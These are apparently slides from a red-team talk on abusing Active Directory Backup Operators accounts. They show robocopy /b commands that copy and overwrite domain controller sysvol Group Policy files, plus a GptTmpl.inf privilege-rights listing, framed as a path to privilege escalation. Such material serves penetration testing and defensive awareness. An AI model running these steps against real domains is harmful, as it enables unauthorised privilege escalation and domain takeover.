The Backup Operators Guide to the Galaxy

$ whoami – Dave Mayer

- Twitter - @dmay3r
- InGuardians
  - Head of Red Team Operations
  - Senior Security Consultant
- Specializing in Red Team and Pentesting
- Previous
  - Red Team for Financial Institution
  - Infosec Generalist in Healthcare
- Alphabet Soup
  - GSE, GAWN, GWAPT, GCIH, GXPN, GCIA, GCFE, GSNA, GSEC, OSCP ……….

Why this Talk?

DO PANIC!

Compromise of Backup Operator Account

- Most organizations have at least one (1) account in the Backup Operators Group
- Typically these accounts have been around for years
- Passwords usually aren’t changed since creation
- Accounts may be migrated from one backup solution to another
- Used for backing up a large number of systems across the domain

Backup Operators History

- Built-in Container
- Backup Operators can override security restrictions for the sole purpose of backing up or restoring files.[1]

[1] https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-b--privileged-accounts-and-groups-in-active-directory

Backup Operators - Not Possible

- No Remote Desktop Access
- No Local Administrator Permissions
- Cannot launch processes from over the network

Backup Operators - What’s Allowed

- Allows for local console login
- Log on as a batch job
- Shutdown the system
- Backup files/directories
- Restore files/directories

How to Use the Backup Permissions


- Must be run from a high integrity session
- Can be run from with network only permissions from RunAs
- Copy single file

```
Robocopy.exe <source folder> <destination folder> <file> /b
```

- Copy Directory


```
Robocopy.exe <source folder> <destination folder> /e /b
```

How to Backup Files



```
C:\Windows\system32>
```

Error if not Run from High Integrity




```
C:\Windows\system32>robocopy \\ing-dc1\sysvol\InG.LAB c:\GroupPolicy\original\ /b

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Thursday, July 25, 2019 9:58:27 PM
   Source : \\ing-dc1\sysvol\InG.LAB\
     Dest : c:\GroupPolicy\original\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

ERROR : You do not have the Backup and Restore Files user rights.
*****  You need these to perform Backup copies (/B or /ZB).

ERROR : Robocopy ran out of memory, exiting.
ERROR : Invalid Parameter #%d : "%s"

ERROR : Invalid Job File, Line #%d :"%s"


  Started : %s %s

   Source %c

     Dest %c
```

DO PANIC!

David Mayer, Copyright 2019

Restoring Files

- Reverse source and destination



```
C:\Windows\system32>robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\ing-dc1\sysvol\In
G.LAB\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Thursday, July 25, 2019 10:31:07 PM
   Source : C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
     Dest : \\ing-dc1\sysvol\InG.LAB\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\

    Files : GPT.INI

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
100%        Newer                      22        GPT.INI

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :        22        22         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00
```

David Mayer, Copyright 2019

Privilege Escalation

- Default Domain Controllers Policy has the same GUID on all domains

  {6AC1786C-016F-11D2-945F-00C04fB984F9}


- Group policy configuration files are stored on sysvol for all systems in the domain to access

\\ING-DC1\sysvol\InG.LAB\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}

- Defines privileges for systems for which this GPO is applied

  <GPO PATH>\MACHINE\Windows NT\SecEdit\GptTmpl.inf

GptTmpl.inf




```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
```

Backup Operators SID

Privilege Escalation

